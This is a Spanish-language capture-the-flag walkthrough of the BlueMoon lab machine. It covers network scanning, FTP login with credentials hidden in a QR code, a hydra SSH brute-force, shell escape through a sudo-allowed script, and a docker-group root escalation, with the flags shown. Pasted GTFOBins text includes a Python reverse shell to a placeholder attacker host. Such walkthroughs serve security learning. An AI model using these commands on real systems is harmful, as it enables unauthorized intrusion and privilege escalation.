Nicolás Guerra García

BlueMoon

Primero tenemos que saber la ip de la maquina. Para eso utilizamos el comando de netdiscover. Utilizamos el netdiscover -r (IP). Que el -r sirve para la red que pongamos.

```
┌──(root㉿kali)-[/home/n_guerra]
└─# netdiscover -r 10.20.30.0/24
```

Aquí se ve que hay 4 ip's. La nuestra es la 4 que no aparece, entonces la ip que tenemos que atacer en este caso es la 10.20.30.10.

```
Archivo  Acciones  Editar  Vista  Ayuda
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.20.30.1      52:54:00:12:35:00      1      60  Unknown vendor
 10.20.30.2      52:54:00:12:35:00      1      60  Unknown vendor
 10.20.30.3      08:00:27:73:82:d7      1      60  PCS Systemtechnik GmbH
 10.20.30.10     08:00:27:dd:a9:db      1      60  PCS Systemtechnik GmbH
```

Para saber que puertos estan abiertos hacemos un nmap hacia la ip que queremos saberlo. Usamos el nmap -A que básicamente lo simplifica el comando para que no tengamos que escribir tanto.


```
┌──(root㉿kali)-[/home/n_guerra]
└─# nmap -A 10.20.30.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 15:15 CEST
Nmap scan report for 10.20.30.10
Host is up (0.00089s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_  256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: BlueMoon:2021
MAC Address: 08:00:27:DD:A9:DB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms 10.20.30.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.74 seconds

┌──(root㉿kali)-[/home/n_guerra]
└─#
```

Como se puede observar esta el puerto 80 abierto entonces vamos a internet a comprobar que hay. En este caso hay una web levantada entonces habria que mirar si tiene vulnerabilidades.



https://www.kali.org/docs/

Utilizaremos el comando gobuster para mirar que tiene en la web, utilizando un wordlist medium. Y como se puede observar nos da un hidden_text que miraremos que es añadiendo a la url de la ip /hidden_text.

```
┌──(root㉿kali)-[/home/n_guerra]
└─# gobuster dir -u http://10.20.30.10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.20.30.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 276]
/hidden_text          (Status: 200) [Size: 1169]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/n_guerra]
└─#
```

Al parecer nos da un QR. En este caso lo escanemos para ver que hay dentro. En el caso de este QR hay un codigo. #!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword. Esto parece ser un usuario y una contraseña. Probamos a conectarnos por FTP primero para ver si este usuario sirve y ya que el puerto esta abierto.

```
┌──(root㉿kali)-[/home/n_guerra]
└─# ftp 10.20.30.10
Connected to 10.20.30.10.
220 (vsFTPd 3.0.3)
Name (10.20.30.10:n_guerra): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Como se puede apreciar hemos entrado con el usuario al FTP. Probamos a hacer un **ls** para ver que hay dentro.

```
ftp> ls
229 Entering Extended Passive Mode (|||16195|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp>
```

Podemos ver dos .txt que contendrán algo de información, Para saber que hay dentro hacemos un **more** y el archivo.

```
ftp> more information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Pas
sword.

ftp>
```

En el primer archivo se puede ver que el usuario es **robin** ya que le da la bienvenida. Y que nos dara un passwd list. Después hacemos un **more** al otro archivo.

```
ftp> more p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
ftp>
```

Se puede ver que hay muchas contraseñas y que seguro que una es del usuario robin. Utilizaremos una fuerza bruta con este archivo de contraseñas con el usuario robin. Haremos un **get** para pasarnos el archivo que contiene las contraseñas para utilizarlo como libreria. Y despues con el hydra haremos una fuerza bruta para saber la contraseña

```
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||54064|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****************************************************************|   363       13.84 MiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (184.43 KiB/s)
ftp>
```

Haremos la fuerza bruta por **ssh** ya que sabemos el usuario pero no la contraseña. Como sabemos el usuario seria -l minuscula y al no saber la contraseña sera -P mayuscula y el diccionario que queremos utilizar.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/bluemoon]
└─# hydra -l robin -P p_lists.txt ssh://10.20.30.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 15:39:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://10.20.30.10:22/
[22][ssh] host: 10.20.30.10   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-24 15:39:44

┌──(root㉿kali)-[/home/n_guerra/Escritorio/bluemoon]
└─#
```

Una vez nos haya dado el usuario y la contraseña accederemos por **ssh** ya que tenemos los datos.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/bluemoon]
└─# ssh robin@10.20.30.10
The authenticity of host '10.20.30.10 (10.20.30.10)' can't be established.
ED25519 key fingerprint is SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.20.30.10' (ED25519) to the list of known hosts.
robin@10.20.30.10's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

Una vez ya hemos entrado nos dice que estamos como el usuario **robin**. Para ver que hay dentro primero hacemos un **ls**. Miramos que hay dentro de cada archivo.

```
robin@BlueMoon:~$ whoami
robin
robin@BlueMoon:~$ ls
project  user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}


robin@BlueMoon:~$ cat project/feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~$
```

Para saber si tenemos permisos lo que hacemos es un sudo -l

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$
```

En este caso nos dice al archivo que queremos abrir que es el .sh solo tiene permisos un usuario llamado jerry. Por lo tanto accederemos a ese archivo ejecutandolo como jerry ya que el puede acceder a ese archivo que es un ejecutable de bash y con **/bin/bash** conseguiremos entrar como jerry.

```
robin@BlueMoon:~$ sudo -u jerry project/feedback.sh
```

```
Archivo  Acciones  Editar  Vista  Ayuda
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
```

Como se puede apreciar no tiene entorno grafico. Para eso haremos un reverse shell.

.QR_C0d3.png (PNG Image, × | python | GTFOBins ×

https://gtfobins.github.io/gtfobins/python/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

.. / python

Star 10,794

Shell | Reverse shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities

The payloads are compatible with both Python version 2 and 3.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
python -c 'import os; os.system("/bin/sh")'
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
python -c 'import sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")'
```

File upload

It can exfiltrate files on the network.

(a) Send local file via “d” parameter of a HTTP POST request. Run an HTTP service on the attacker box to collect the file.

Buscamos en GTFO python para hacer un reverse shell.

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:/home/robin$
```

Como se puede ver ya estamos con el entorno grafico. Vemos que hay dentro de jerry.

```
jerry@BlueMoon:/home/robin$ cd ..
jerry@BlueMoon:/home$ ls
jerry  robin  userftp
jerry@BlueMoon:/home$ cd jerry/
jerry@BlueMoon:~$ ls
user2.txt
jerry@BlueMoon:~$ cat user2.txt

You Found User-2 Flag

       ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ...  Try To Find

                                - Root

jerry@BlueMoon:~$
```

Encontramos la segunda Flag.txt. Ahor6a miramos que permisos tiene jerry con **sudo -l**. Pero como se puede ver no tenemos la contraseña de jerry entonces nos toca hacer **id** que es basicamente lo mismo.

```
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$
```

Como podemos ver tiene permisos a una cosa llamada docker entonces buscamos en el GTFO para ver que podemos hacer con dockers.

.QR_C0d3.png (PNG Image, 2 × | docker | GTFOBins

https://gtfobins.github.io/gtfobins/docker/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

.. / docker

Star 10,794

Shell | File write | File read | SUID | Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

Write a file by copying it to a temporary container and back to the target destination on the host.

```
CONTAINER_ID="$(docker run -d alpine)" # or existing
TF=$(mktemp)
echo "DATA" > $TF
docker cp $TF $CONTAINER_ID:$TF
docker cp $CONTAINER_ID:$TF file_to_write
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

Read a file by copying it to a temporary container and back to a new location on the host.

Como se puede ver hay formas de petar un docker. Entonces utilizaremos el primer comando.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt bash
```

```
jerry@BlueMoon:/$ docker run -v /:/mnt --rm -it alpine chroot /mnt bash
root@50f7f09d323d:/#
```

Y ya estaríamos como root y para encontrar la ultima flag tenemos que buscarla.

```
root@50f7f09d323d:/# cd root/
root@50f7f09d323d:~# ls
root.txt
root@50f7f09d323d:~# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}
Created By
        Kirthik - Karvendhan


instagram = ____kirthik____


!......Bye See You Again......!

root@50f7f09d323d:~#
```